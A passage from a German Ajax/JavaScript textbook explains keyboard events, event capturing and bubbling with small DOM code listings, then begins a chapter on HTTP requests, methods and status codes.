Ereignisse ❹, wird also immer dann aufgerufen, wenn der Mauszeiger bewegt wurde. Da wir nur dann etwas auf den Bildschirm zeichnen möchten, wenn beim Bewegen der Maus auch eine Maustaste gedrückt gehalten wird, fragen wir hier die zuvor gesetzte Variable *isMouseDown* ab. Ist deren Wert `false`, so verlassen wir die Funktion wieder ❺, ansonsten „zeichnen" wir ein Asterisk-Zeichen (*) an die aktuelle Mauszeigerposition. Dazu erzeugen wir ein `<div>`-Element ❻, fügen diesem einen Text-Knoten als Kind-Element hinzu ❼ und positionieren das `<div>`-Element dann absolut auf der Seite. Dazu verwenden wir das `clientX/Y`-Attributpaar ❽ sowie die aktuelle Scroll-Position, die wir nach der bereits bekannten Methode ermitteln ❾. Zu guter Letzt fügen wir das neu erzeugte Element in das Dokument ein ❿. Wenn Sie dieses Programm nun in Ihrem Browser testen, können Sie mit Ihrem Mauszeiger und gedrückter Maustaste tatsächlich malen. Das Ergebnis ist allerdings etwas dürftig: Das `mousemove`-Ereignis wird zu selten ausgelöst, als dass mit unserer Methode zusammenhängende Linien entstehen könnten. Davon einmal abgesehen sind die DOM-Implementierungen heutiger Browser nicht für Hunderte oder gar Tausende dynamisch erzeugter Elemente ausgelegt, so dass Sie, nachdem Sie eine Weile „gemalt" haben, feststellen können, wie Ihr Browser immer langsamer wird.

5.6.4.2 Tastatur-Ereignisse

Wie bereits erwähnt, sieht der DOM-Standard keine speziellen Attribute für Tastatur-Ereignisse vor. Zwar gibt es Attribute, um den Zustand der Umschalttasten (Strg, Shift, Alt) auszulesen, jedoch keine um die Taste zu ermitteln, die ein Benutzer gedrückt hat. Erfreulicherweise konnten sich die Browserhersteller immerhin auf ein Attribut einigen, das tatsächlich von allen gängigen Browsern unterstützt wird.

Attributname	Beschreibung
keyCode	Liefert den Tastencode der vom Benutzer gedrückten Taste
charCode	Liefert den „Buchstabencode" der vom Benutzer gedrückten Taste (wird von Internet Explorer und Opera nicht unterstützt)
ctrlKey	Liefert den Zustand der Strg-Taste
altKey	Liefert den Zustand der ALT-Taste
shiftKey	Liefert den Zustand der Umschalttaste

Tabelle 5.4 Attribute des Event-Objekts bei Tastatur-Ereignissen

keyCode vs. charCode

Bevor Sie sich nun zu sehr freuen: Die Sache hat wieder einmal einen Haken. Zwar unterstützen alle Browser das `keyCode`-Attribut, ob das Attribut allerdings einen Wert enthält, hängt, zumindest im Firefox, vom Typ des Tastatur-Ereignisses ab. Für `keydown`- und `keyup`-Ereignisse liefert das `keyCode`-Attribut durchgängig den Code der gedrückten bzw. losgelassenen Taste zurück. Bei `keypress`-Ereignissen sieht die Sache etwas anders aus: Hier setzt Firefox als einziger Browser den Wert des `keyCode`-Attributs auf 0. Den Tastencode erhalten Sie dann, indem Sie das `charCode`-Attribut auslesen. Um nun in allen Browsern einen Tastencode zu erhalten, können Sie sich mit einem kleinen Trick behelfen:

```
var key = e.keyCode || e.charCode;
```

Der logische Oder-Operator in JavaScript hat eine nützliche Eigenschaft: Evaluiert einer seiner beiden Operanden zu `false`, so liefert er als Ergebnis den anderen Operanden zurück. Damit sparen wir uns eine explizite `if`-Abfrage und bekommen auf jeden Fall unseren Tastencode.

keypress vs. keydown/keyup

Im Zusammenhang mit dem `keypress`-Ereignis müssen wir eine weitere Besonderheit beachten. Das `keypress`-Ereignis beschreibt einen Tastendruck im Sinn einer Texteingabe. Wenn Sie also die Umschalttaste zusammen mit dem Buchstaben „a“ drücken, so liefert Ihnen das `keyCode`-Attribut den Zeichencode für ein großes „A“ (also 65). Würden Sie stattdessen das `keydown`-Ereignis behandeln, so würde die entsprechende Ereignisbehandlungsfunktion zweimal aufgerufen. Allerdings würde Ihnen das `keyCode`-Attribut dann nicht den Zeichencode für ein großes „A“, sondern einmal den Code für die Umschalttaste und einmal den Code für ein kleines „a“ liefern (also 97). Damit sollte auch das Einsatzgebiet der einzelnen Ereignisse klar sein: `keydown` und `keyup` verwenden Sie, wenn Sie Spezialtasten wie etwa die Pfeiltasten abfragen möchten, wohingegen Sie `keypress` immer dann verwenden sollten, wenn es um die Eingabe von Text geht.

Das folgende Beispiel zeigt, wie Sie mit Hilfe des `keypress`-Ereignisses eine einfache Texteingabe realisieren können:

Listing 5.17

```
<html>
<body>
  <div id="ausgabe"></div>

<script type="text/javascript">
  var ausgabe =
```

```
    document.getElementById("ausgabe");

  dom.Event.addListener(document,
    "keypress", ❶
    function(e) {
      var key = e.keyCode || e.charCode; ❷
      ausgabe.innerHTML += ❹
        String.fromCharCode(key); ❸
    }
  );
</script>
</body>
</html>
```

Zunächst registrieren wir eine Behandlungsfunktion für das `keypress`-Ereignis ❶. Darin besorgen wir uns mit dem bereits erwähnten Trick den Zeichencode der Taste, die das Ereignis ausgelöst hat ❷. Mit Hilfe der `fromCharCode`-Methode des `String`-Objekts konvertieren wir dann den Code in eine Zeichenkette ❸, die wir schließlich an den Inhalt eines `<div>`-Elements anhängen ❹. Öffnen Sie das obige Beispiel in einem Browser und drücken Sie dann ein paar Tasten. Die zu den Tasten gehörigen Zeichen werden dann auf der Seite angezeigt. Versuchen Sie außerdem, Großbuchstaben zu schreiben; auch das funktioniert. Eines funktioniert allerdings nicht: Wenn Sie die Backspace-Taste drücken, wird nicht das zuletzt geschriebene Zeichen gelöscht. Stattdessen passiert gar nichts oder es erscheinen seltsame Zeichen. Das ist allerdings nicht weiter verwunderlich. Die Backspace-Taste hat den Zeichencode 8 und liegt damit im Bereich der Steuerzeichen. Zwar dürfen solche Zeichen durchaus in Strings vorkommen, auf dem Bildschirm lassen sie sich allerdings nicht darstellen. In einigen Browsern werden solche Zeichen deshalb überhaupt nicht dargestellt, während andere Browser irgendwelche „Hieroglyphen“ ausgeben.

Nun, da wir uns etwas mit dem `keypress`-Ereignis beschäftigt haben, sollten wir uns auch das `keydown`- bzw `keyup`-Ereignis ansehen. Zu diesem Zweck gleich ein zweites Beispiel:

Listing 5.18

```
<html>
<body>
  <ul>
    <li style="background: #0000FF"> ❸
      Element 1
    </li>
    <li>Element 2</li>
```

```
    <li>Element 3</li>
  </ul>

  <script type="text/javascript">
    var lis =
      document.getElementsByTagName("li"); ❶
    var selected = 0; ❷

    dom.Event.addListener(document,
      "keydown", function(e) { ❹
      var change = 0;
      switch (e.keyCode) { ❺
        case 38:
          change = -1; ❻
          break;
        case 40:
          change = 1; ❻
          break;
        case 32:
          alert(lis[selected].⇨
            firstChild.nodeValue);
        default:
          return;
      }
      lis[selected].style.background =
       "#FFFFFF"; ❽
      selected += change; ❼
      if (selected > lis.length - 1) { ❾
        selected = 0;
      } else if (selected < 0) {
        selected = lis.length - 1;
      }
      lis[selected].style.background =
        "#0000FF"; ❿
    });
  </script>
</body>
</html>
```

Hier erzeugen wir zunächst eine einfache HTML-Liste mit drei Elementen. Dieser Liste gilt es nun Leben einzuhauchen. Wir möchten erreichen, dass eine Benutzer mit Hilfe der Tastatur, genauer gesagt mit den Pfeiltasten, ein Element der Liste auswählen kann. Das ausgewählte Element soll dabei farblich hervorgehoben werden.

Drückt man dann die Leertaste, so soll der Textinhalt des ausgewählten Elements in einem Meldungsfenster angezeigt werden. Unser obiges Codebeispiel realisiert genau dieses Verhalten. Dazu holen wir uns zunächt mit Hilfe der `getElementsByTagName`-Methode Referenzen auf alle Listenelemente ❶. Anschließend legen wir fest, dass beim Start des Programms das erste Element (das Element mit dem Index 0) vorausgewählt sein soll ❷. Damit das vorausgewählte Element beim Programmstart auch farblich hervorgehoben ist, geben wir ihm einen entsprechenden Style ❸. Als nächstes definieren wir eine Funktion zum Behandeln von `keydown`-Ereignissen ❹. Wird diese Funktion aufgerufen, so ermitteln wir zunächst mit Hilfe eines `switch`-Konstrukts, welche Taste gedrückt wurde ❺. Dazu vergleichen wir den Wert des `keyCode`-Attributs mit den Werten 38 für die Pfeil-nach-oben-Taste, 40 für die Pfeil-nach-unten-Taste und 32 für die Leertaste. Wurde eine der Pfeiltasten gedrückt, so setzen wir den Wert einer Variable *change* je nach Richtung entweder auf -1 oder auf 1 ❻. Diesen Wert addieren wir anschließend zum Index des momentan ausgewählten Elements ❼. Zuvor setzen wir allerdings noch die Hintergrundfarbe des ausgewählten Elements auf weiß ❽. Außerdem müssen wir beim Verändern des Index noch darauf achten, dass wir innerhalb des gültigen Wertebereichs bleiben ❾. Zu guter Letzt setzen wir dann noch die Hintergrundfarbe des neu ausgewählten Elements auf blau ❿.

5.6.5 Event-Capturing und -Bubbling


Der dritte Parameter der addEventListener-Methode

Eine Frage, die nach wie vor unbeantwortet ist lautet: Was hat es mit dem „mysteriösen“ dritten Parameter der `addEventListener`-Methode auf sich? Um die Antwort nachvollziehen zu können, müssen Sie zunächst verstehen, welche Phasen das DOM-Ereignismodell beim Eintritt eines bestimmten Ereignisses durchläuft.

Nehmen Sie an, Sie klicken auf ein Bild innerhalb einer HTML-Seite (siehe Abb. 5.3). Es wäre nun naheliegend anzunehmen, dass das DOM-Ereignismodell das von Ihnen angeklickte HTML-Element ermittelt und dann dort ein Klick-Ereignis auslöst. Tatsächlich wird bei einem solchen Ereignis jedoch der gesamte DOM-Baum von der Wurzel bis zum betroffenen Element durchlaufen. Dabei hat jedes Element auf dem Weg die Gelegenheit, das Ereignis „einzufangen“ (engl. capture). Macht ein Element von dieser Möglichkeit Gebrauch, so wird dessen Ereignisbehandlungsfunktion aufgerufen, noch bevor das Ereignis das eigentliche Zielelement

erreicht. Gibt es mehrere Elemente, die das entsprechende Element „einfangen“, so werden deren Behandlungsfunktionen gemäß ihrer Position im DOM-Baum nacheinander aufgerufen.

Abb. 5.3 Phasen der Ereignisverarbeitung



Wie hängt dies nun mit dem dritten Parameter der `addEventListener`-Methode zusammen? Ganz einfach: Der dritte Parameter legt fest, ob das zu behandelnde Ereignis „eingefangen“ werden soll oder nicht. Zur Verdeutlichung dieses Konzepts ein Beispiel:

Listing 5.19

Hinweis: Dieser Code funktioniert nicht im Internet Explorer.

```
<html>
<body>
  <div id="capture">
    <input type="button" value="Start"
      id="button" /> ❶
  </div>

  <script type="text/javascript">
    var capture =
      document.getElementById("capture");
    var button =
```

```
      document.getElementById("button");

    capture.addEventListener("click", ❷
      function(e) {
        alert("Capture");
    }, true); ❸

    button.addEventListener("click", ❷
      function() {
        alert("Button");
    }, false);
  </script>
</body>
</html>
```

Hier erzeugen wir einen Button innerhalb eines `<div>`-Elements ❶. Sowohl für den Button als auch für das ihn umgebende `<div>`-Element definieren wir dann eine Funktion zur Behandlung von Mausklick-Ereignissen ❷. Anders als in den bisherigen Beispielen setzen wir für das `<div>`-Element den dritten Parameter der `addEventListener`-Methode auf `true` ❸. Damit legen wir fest, dass das `<div>`-Element Mausklick-Ereignisse „einfangen" soll. Wenn Sie dieses Beispiel nun in Ihrem Browser öffnen und dann auf den Button klicken, so wird zuerst die Behandlungsfunktion des `<div>`-Elements und erst dann die des Buttons aufgerufen.

Keine Cross-Browser-Unterstützung

Die Einsatzgebiete des Event-Capturing sind vielfältig. Doch bevor Sie sich nun ausmalen, wozu Sie diese Technik womöglich einsetzen könnten, seien Sie gewarnt: Event-Capturing ist zurzeit noch nicht Browser-übergreifend einsetzbar. Bedauerlicherweise kennt nämlich die `attachEvent`-Methode des Internet Explorers keinen „capture"-Parameter. Zwar unterstützt der Internet Exporer mit der `setCapture`-Methode eine eigene Form des Event-Capturing, diese verhält sich jedoch völlig anders als die des DOM-Ereignismodells. Es bleibt also nur zu hoffen, dass Microsoft hier bald nachzieht und die fehlende Unterstützung des DOM-Ereignismodells ergänzt.

Bubble-Phase

Mit dem Event-Capturing haben Sie die erste Phase kennen gelernt, die ein Ereignis während seiner Lebenszeit durchläuft. In der zweiten Phase erreicht das Ereignis seinen eigentlichen Empfänger, und kann von diesem behandelt werden. Damit ist es allerdings noch nicht getan. Auf die „Ziel-Phase" folgt nämlich noch die „Bubble-Phase", die man als eine Umkehrung der „Capture-Phase" ansehen kann. Auch dazu ein Beispiel:

Listing 5.20

```
<html>
<body>
  <div id="div1">
    <div id="div2">
      <div id="div3">Hier klicken</div> ❶
    </div>
  </div>
  <script type="text/javascript">
    for (var i = 1; i <= 3; i++) {
      var element =
        document.getElementById("div" + i); ❷
      dom.Event.addListener(element, ❸
        "click", function() {
          alert(this.id); ❹
        }
      );
    }
  </script>
</body>
</html>
```

Hier erzeugen wir zunächst drei ineinander verschachtelte `<div>`-Elemente, wobei das innerste Element den Text „Hier klicken“ enthält ❶. Anschließend besorgen wir uns in einer Schleife nacheinander Referenzen auf jedes dieser Elemente ❷ und registrieren auf diesen dann Behandlungsfunktionen für das Klick-Ereignis ❸. Wird auf eines der `<div>`-Elemente geklickt, so soll ein Meldungsfenster die `id` des jeweiligen Elements anzeigen ❹. Welche Ausgabe ist nun zu erwarten? Da nur das innerste `<div>`-Element tatsächlich Textinhalt enthält, könnte man meinen, dass auch nur dieses Element klickbar ist. Die Ausgabe müsste also „div3“ lauten. Wenn Sie dieses Beispiel jedoch ausprobieren, so werden Sie feststellen, dass Sie nicht nur ein-, sondern gleich drei Meldungsfenster angezeigt bekommen. Tatsächlich wird das Klick-Ereignis jedes der drei `<div>`-Elemente ausgelöst. Grund hierfür ist das bereits erwähnte Event-Bubbling. Sobald ein Ereignis seinen Bestimmungsort erreicht hat, wandert es rückwärts den DOM-Baum hinauf, bis es dessen Wurzel erreicht hat. (Der Name „Bubbling“ ist vermutlich eine Metapher für das Verhalten von Luftblasen im Wasser, die an die Oberfläche aufsteigen.) Anders als das Event-Capturing, wird das Event-Bubbling von allen modernen Browsern unterstützt, sodass es sich lohnt, sich genauer zu befassen.

Weiterreichen von Ereignissen

Die Grundidee des Event-Bubbling ist, dass auf einer HTML-Seite Elemente (fast) beliebig ineinander geschachtelt sein können.

Wenn Sie ein bestimmtes Element z. B. mit der Maus anklicken, so ist nicht absolut eindeutig, welches Element Sie meinen. Natürlich ist es naheliegend, anzunehmen, dass das oberste Element gemeinen ist. Wenn das oberste Element allerdings nicht ausgefüllt ist, wenn also das darunter liegende Element durch das darüber liegende durchscheint, so ist die Situation nicht eindeutig. In der Praxis möchten Sie die Entscheidung, welche Ereignisbehandlungsfunktion ausgeführt wird, jedoch nicht dem Browser überlassen.

Beenden des Event-Bubblings

Aus diesem Grund können Sie in den Ablauf des Event-Bubbling eingreifen und die Propagierung von Ereignissen (das Weiterreichen von Ereignissen an übergeordnete DOM-Knoten) gezielt unterbrechen. Hierfür stellt das Event-Objekt, das jeder Ereignisbehandlungsfunktion übergeben wird, die Methode `stopPropagation` zur Verfügung. Leider kommt uns hier wieder der Internet Explorer in die Quere, der diese Methode nicht unterstützt. Die Antwort des Internet Explorers auf die `stopPropagation`-Methode lautet `cancelBubble`. Das `cancelBubble`-Attribut ist nicht Teil des DOM-Standards, wird aber von allen aktuellen Browsern unterstützt. Da viele Browserhersteller dieses Attribut jedoch als „deprecated" einstufen (missbilligen) und eine Unterstützung des Attributs in zukünftigen Browserversionen deher nicht gesichert ist, sollten wir hier zweigleisig arbeiten. Hier ein Beispiel (zum Testen des Codes, ersetzen Sie den `<script>`-Tag aus dem vorherigen Beispiel durch den folgenden):

Listing 5.21

```
<script type="text/javascript">
function cancelEvent(e) { ❶
  alert(this.id); ❹
  if (e.stopPropagation) { ❷
    e.stopPropagation();
  } else {
    e.cancelBubble = true;
  }
}

function normalEvent(e) {
  alert(this.id); ❸
}

for (var i = 1; i <= 3; i++) {
  var handler = normalEvent;
  var element =
    document.getElementById("div" + i);
  if (i == 2) {
```

```
    handler = cancelEvent; ❸
  }
  dom.Event.addListener(element, "click",
    handler);
}
</script>
```

Wir möchten nun das vorherige Beispiel so abwandeln, dass das Klick-Ereignis abgebrochen wird, nachdem es das zweite `<div>`-Element erreicht hat. Dazu definieren wir eine Ereignisbehandlungsfunktion *cancelEvent* ❶, die je nach Browserunterstützung ❷ entweder die `stopPropagation`-Methode aufruft oder das `cancelBubble`-Attribut auf `true` setzt. Erreicht das Klick-Ereignis das innerste Element, so erscheint wie gehabt ein Meldungsfenster ❸. Das Ereignis wird dann an das übergeordnete Element weitergegeben, woraufhin dann unsere *cancelEvent*-Funktion aufgerufen wird ❸, die ebenfalls ein Meldungsfenster anzeigt ❹. Da die *cancelEvent*-Funktion das Event-Bubbling unterbricht, wird die Ereignisbehandlungsfunktion des äußersten Elements nicht mehr aufgerufen. Beim Ausführen des Beispiels werden also statt bisher drei-, nur noch zwei Meldungsfenster angezeigt.

6 Client-Server-Kommunikation

Ajax Anwendungen arbeiten verteilt. Zwar lässt sich oft ein großer Teil der Anwendungslogik auf dem Client realisieren, zum Abrufen und zur Speicherung von Daten müssen jedoch immer wieder Anfragen an einen Server gestellt werden. Wie dies bei Ajax abläuft, welche Protokolle dabei beteiligt sind und wie Sie selbst aus JavaScript heraus Anfragen an einen Web-Server stellen können, erfahren Sie in diesem Kapitel.

6.1 Das Hypertext-Transfer-Protokoll

Vorteile des HTTP-Protokolls

Zur Kommunikation zwischen Client und Server steht Ihnen bei Ajax ausschließlich das HTTP-Protokoll[11] zur Verfügung. Das mag zunächst wie eine unnötige Einschränkung klingen, doch die Festlegung auf dieses Protokoll hat einen entscheidenden Vorteil. Da der Browser zum Abrufen von Webseiten, Bildern und anderen Medien ebenfalls das HTTP-Protokoll verwendet, können Browser und Ajax-Anwendung somit eine gemeinsame Infrastruktur verwenden. Dadurch gelten alle Verbindungs-Einstellungen, die ein Benutzer in seinem Browser vorgenommen hat, automatisch auch für Ihre Ajax-Anfragen. Dabei kann es sich zum Beispiel um die Angabe eines Proxy-Servers, aber in erster Linie auch um Sicherheitseinstellungen handeln. Gleichzeitig sind die meisten Firewalls so konfiguriert, dass normale HTTP-Anfragen nicht blockiert werden. Würden Sie stattdessen beispielsweise direkt über TCP/IP kommunizieren, so müssten Sie damit rechnen, dass Ihre Anfragen ohne Anpassung der Firewall gar nicht erst nach außen gelangen.

[11] Da HTTP bereits für Hypertext Transfer *Protocol* steht, ist der Zusatz HTTP-Protokoll eigentlich eine unnötige Verdoppelung. Allerdings hat sich die Schreibweise HTT-Protokoll im deutschsprachigen Raum bisher nicht durchgesetzt.

Applikations-Schicht

Das HTTP-Protokoll ist im *OSI-Schichtenmodell* in der Applikations-Schicht anzusiedeln. Das bedeutet zum einen, dass HTTP-Anfragen bzw. -Antworten direkt bei der eigentlichen Anwendung landen, also etwa einem Browser oder einem Web-Server, zum anderen aber auch, dass HTTP zur Übertragung von Nachrichten auf eine Reihe anderer Protokolle angewiesen ist. In den allermeisten Fällen handelt es sich hierbei um die Kombination aus TCP und IP.

Tabelle 6.1 Einordnung des HTTP-Protokolls im OSI-Schichtenmodell

	OSI-Schicht	Protokoll
7	Application	HTTP
6	Presentation	
5	Session	
4	Transport	TCP
3	Network	z. B. IP
2	Data-Link	z. B. Ethernet, Token Ring, …
1	Physical	-

HTTP arbeitet verbindungslos

Während es sich bei TCP um ein verbindungsorientiertes Protokoll handelt, arbeitet HTTP prinzipiell verbindungslos. In der Praxis bedeutet das, dass für jede HTTP-Anfrage eine neue TCP-Verbindung eröffnet und anschließend sofort wieder geschlossen wird. Das verhindert zwar, dass ein inaktiver Client unnötig Ressourcen auf dem Server belegt, sorgt allerdings auch dafür, dass viele nacheinander ausgeführte Anfragen deutlich mehr Zeit benötigen. Da heutige Webseiten meist aus mehreren Dateien bestehen und somit in fast jedem Fall mehr als eine Anfrage an den Server gestellt werden muss, bietet das HTTP-Protokoll in der Version 1.1 einen so genannten *keep-alive*-Mechanismus an. Dieser erlaubt es, TCP-Verbindungen mehrmals zu verwenden und somit teuren Verbindungsauf- und -abbau einzusparen. Allerdings kann man sich nicht generell darauf verlassen, dass bei der Übertragung von Daten über das HTTP-Protokoll auch tatsächlich *keep-alive* verwendet wird. Ob der Mechanismus zum Einsatz kommt, hängt von der verwendeten HTTP-Version, aber auch von Client und Server ab. Unterstützt einer der beiden kein *keep-alive*, so wird wie gehabt verbindungslos gearbeitet.

Keine unangefragten Nachrichten vom Server zum Client

Ein Seiteneffekt der Verbindungslosigkeit des HTTP-Protokolls ist, dass der Server nicht „ungefragt“ Nachrichten an den Client senden kann. Aus diesem Grund arbeitet HTTP nach dem Request-Response-Prinzip. Das heißt, der Client stellt eine Anfrage (Request) an den Server und erhält daraufhin eine Antwort (Response). Dieses

Prinzip wird konsequent eingehalten, sodass Sie auch eine Response erhalten, wenn Sie nur Daten an den Server übermitteln möchten.

HTTP arbeitet zustandslos

Eine weitere Besonderheit des HTTP-Protokolls ist, dass es völlig zustandslos arbeitet. Das bedeutet, dass der Server keinerlei Informationen über den Client speichern muss. Stellt ein Client also eine Anfrage an einen Web-Server und unmittelbar darauf eine weitere, so ist es für den Web-Server, als hätte die erste Anfrage nie stattgefunden. Das führt dazu, dass alle Informationen, die der Server zur Bearbeitung einer Anfrage benötigt, jedes Mal von neuem übertragen werden müssen. Aus diesem Grund verwendet man häufig sogenannte Sessions, bei denen der Server Daten auch über mehrere Anfragen hinweg speichern kann. Dazu verbindet er die Daten mit einem Schlüssel (einer Session-ID), die der Client dann bei jeder Anfrage angeben muss.

6.1.1 Aufbau des Protokolls

Einheitliches Format für Anfragen und Antworten

Das HTTP-Protokoll nutzt für Anfragen und Antworten dasselbe textbasierte Format. Dieses Format setzt sich zusammen aus einem Header, der Informationen über die Nachricht und ihren Bestimmungsort speichert, und einem Body, der die eigentliche Nutzlast enthält und auch leer sein kann. Betrachten wir zunächst eine einfache HTTP-Anfrage:

```
GET /index.html HTTP/1.1
Host: www.ajax-in-der-praxis.de
```

Die erste Zeile dieser Anfrage enthält drei Informationen: Das Wort `GET` legt die Art der Anfrage fest (Näheres dazu im nächsten Abschnitt). Darauf folgt die Angabe des absoluten Pfads der Ressource, die abgerufen werden soll, sowie der HTTP-Version, die für die Anfrage verwendet wird. In der zweiten Zeile werden dann der Host und gegebenenfalls die Port-Nummer[12] der angefragten Ressource festgelegt. Neben dem Host, der ab HTTP Version 1.1 angegeben werden muss, können im HTTP-Header auch noch eine ganze Reihe anderer Parameter festgelegt werden. So identifizieren sich z. B. Browser in der Regel beim Web-Server über die Angabe des `User-Agent`-Parameters, legen über den `Accept`-Parameter fest, welche Datenformate sie unterstützen, und teilen dem Server über

[12] Die Standard Port-Nummer für HTTP-Anfragen ist 80. Diese Port-Nummer wird automatisch verwendet, sofern nicht explizit ein anderer Port angegeben ist.

den `Cookie`-Parameter mit, welche Cookies sie für die aktuelle Domain gespeichert haben.

Wenn eine solche Anfrage den Web-Server erreicht, so sendet dieser eine Antwort an den Client zurück. Für den Fall, dass die Anfrage erfolgreich war, könnte die Antwort des Servers z. B. so aussehen:

```
HTTP/1.0 200 OK
Content-Length: 4905
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="de" lang="de">
...
```

Die erste Zeile der Antwort enthält zum einen die HTTP-Version, die der Web-Server für die Antwort verwendet, zum anderen den Status-Code der Antwort (siehe übernächster Abschnitt), der angibt, ob, (in diesem Fall: dass) die Anfrage erfolgreich war. Die zweite und dritte Zeile wiederum enthalten Informationen über die Nutzlast der Antwort. Dabei gibt der `Content-Length`-Parameter die Länge der Nutzlast in Bytes an, wohingegen der `Content-Type`-Parameter die Art des Inhalts in Form eines MIME-Typs festlegt. Zur Abtrennung des Headers vom Body der Nachricht dient eine einzelne Leerzeile. Darauf folgt im obigen Beispiel der Inhalt der angefragten HTML-Seite.

6.1.2 Request-Methoden

GET und POST

Jede HTTP-Anfrage ist mit einem bestimmten Verb[13] verbunden, das die Art der Anfrage beschreibt. Für den lesenden Zugriff, also etwa zum Abrufen einer Seite, verwendet man für gewöhnlich die Anfrageart `GET`. Zwar ist es bei einer `GET`-Anfrage möglich, über URI-Parameter Daten an den Server zu übertragen, der Body der Nachricht bleibt allerdings leer. Neben `GET` verwendet man auch

[13] Die Request-Methode `OPTIONS`, die eine Liste der vom Server unterstützten Funktionen zurückliefert, fällt als einzige der acht Request-Methoden aus diesem Namens-Schema.

häufig sogenannte `POST`-Anfragen. Bei dieser Request-Methode werden dem Server Daten vom Client übermittelt, etwa über ein HTML-Formular oder auch als Teil einer Web-Service-Anfrage. Die Daten stehen dabei im Body der HTTP-Nachricht.

Weitere Request-Methoden

Mit `GET` und `POST` kennen Sie jetzt bereits die zwei wichtigsten HTTP-Request-Methoden, und vermutlich auch die einzigen, die Sie in der Praxis tatsächlich verwenden werden. Eine Request-Methode, die Sie ebenfalls kennen sollten, ist `HEAD`. Eine `HEAD`-Anfrage ist vergleichbar mit einer `GET`- oder `POST`-Anfrage, allerdings liefert der Web-Server bei einer solchen Anfrage keine Daten, sondern lediglich einen HTTP-Header zurück. Browser verwenden diesen Mechanismus etwa, um die Gültigkeit des Browser-Cache zu prüfen. Mit Hilfe einer `HEAD`-Anfrage können Sie allerdings auch den Status-Code abfragen, den eine bestimmte HTTP-Anfrage zurückliefern würde. So können Sie z. B. sicherstellen, dass eine bestimmte Datei noch auf dem Server vorhanden ist, ohne diese gleich herunterladen zu müssen.

Ausblick

Die meisten HTTP-Server unterstützen standardmäßig nur die Request-Methoden `GET`, `POST` und `HEAD`. Das HTTP-Protokoll kennt allerdings noch fünf weitere Anfragearten. Da diese in der Praxis kaum verwendet werden, soll an dieser Stelle auch nicht näher auf sie eingegangen werden. Im Kapitel zu Web-Services werden Sie allerdings noch ein interessantes Einsatzgebiet der übrigen Anfragearten kennen lernen.

6.1.3 Status-Codes

Verschiedene Kategorien

Das HTTP-Protokoll verwendet ein System von Status-Codes, um den Client über Erfolg und Misserfolg einer Anfrage zu informieren. Diese Status-Codes sind stets dreistellig und lassen sich anhand der ersten Ziffer insgesamt in fünf Kategorien einteilen. Status-Codes, die mit einer „1“ beginnen, informieren über den Zwischenstand einer laufenden Anfrage, die Anfangsziffer „2“ steht für eine erfolgreich abgeschlossene Anfrage, „3“ für eine Weiterleitung, „4“ für einen Fehler seitens des Clients und „5“ für einen Server-Fehler. Die genaue Bedeutung der einzelnen Status-Codes können Sie in der offiziellen HTTP-Spezifikation nachlesen (WebCode →*http*). Wir beschränken uns an dieser Stelle auf die, für unsere Zwecke wichtigsten Status-Codes:

Tabelle 6.2 HTTP-Status-Codes

Status-Code	Bedeutung
200	Die Anfrage wurde erfolgreich abgeschlossen.
400	Die Anfrage hatte ein ungültiges Format.
401	Der Client muss sich autorisieren, um auf die Seite zugreifen zu können.
403	Zugriff auf diese Seite ist nicht gestattet.
404	Die Seite konnte nicht gefunden werden.
500	Auf dem Server ist ein Fehler aufgetreten.

Fehler-Codes

Die Fehler-Codes, also Status-Codes jenseits von 400, sind für Sie von besonderer Bedeutung: Tritt bei einer asynchronen Datenübertragung ein solcher Fehler auf, liegt es an Ihnen, diesen zu interpretieren und den Benutzer gegebenenfalls darüber zu informieren.

6.1.4 Parallele Anfragen

Maximal zwei parallele Anfragen

Webseiten bestehen heute aus vielen verschiedenen Dateien. Würden Web-Browser diese Dateien eine nach der anderen laden, müssten Sie beim Surfen im Web vermutlich einiges an Geduld aufbringen. Deshalb bauen Web-Browser häufig gleich mehrere Verbindungen zu einem Web-Server auf und können so auch mehrere Dateien parallel herunterladen. Der HTTP-Standard beschränkt die Zahl gleichzeitiger Verbindungen zu einer Domain auf zwei, allerdings halten sich einige Web-Browser nicht an diese Vorgabe. Der Firefox erlaubt es dem Benutzer etwa, die Zahl der parallelen Verbindungen selbst zu konfigurieren. Diese Zahl auf einen großen Wert zu setzen gilt allgemein als „Tuning-Tipp“ und soll den Seitenaufbau beschleunigen. Andere Browser, darunter auch die Internet Explorer, halten sich hingegen fest an die Vorgaben des HTTP-Standards, und auch Sie als Entwickler sollten sich am Wert „2“ orientieren. Wenn Sie also eine Web-Anwendung schreiben, die viele Anfragen gleichzeitig startet, so können Sie davon ausgehen, dass der Browser zumindest zwei dieser Anfragen jeweils gleichzeitig verarbeitet.

6.2 HTTP-Anfragen mit JavaScript

XMLHttp-Request und Alternativen

Das Schlüsselkonzept von Ajax ist, aus einer fertig geladenen Seite heraus neue Anfragen an den Server zu stellen, ohne dass der Browser die Seite dabei, für den Benutzer sichtbar, wechseln müsste. In neuerer Zeit steht Ihnen dafür in den allermeisten Browsern das

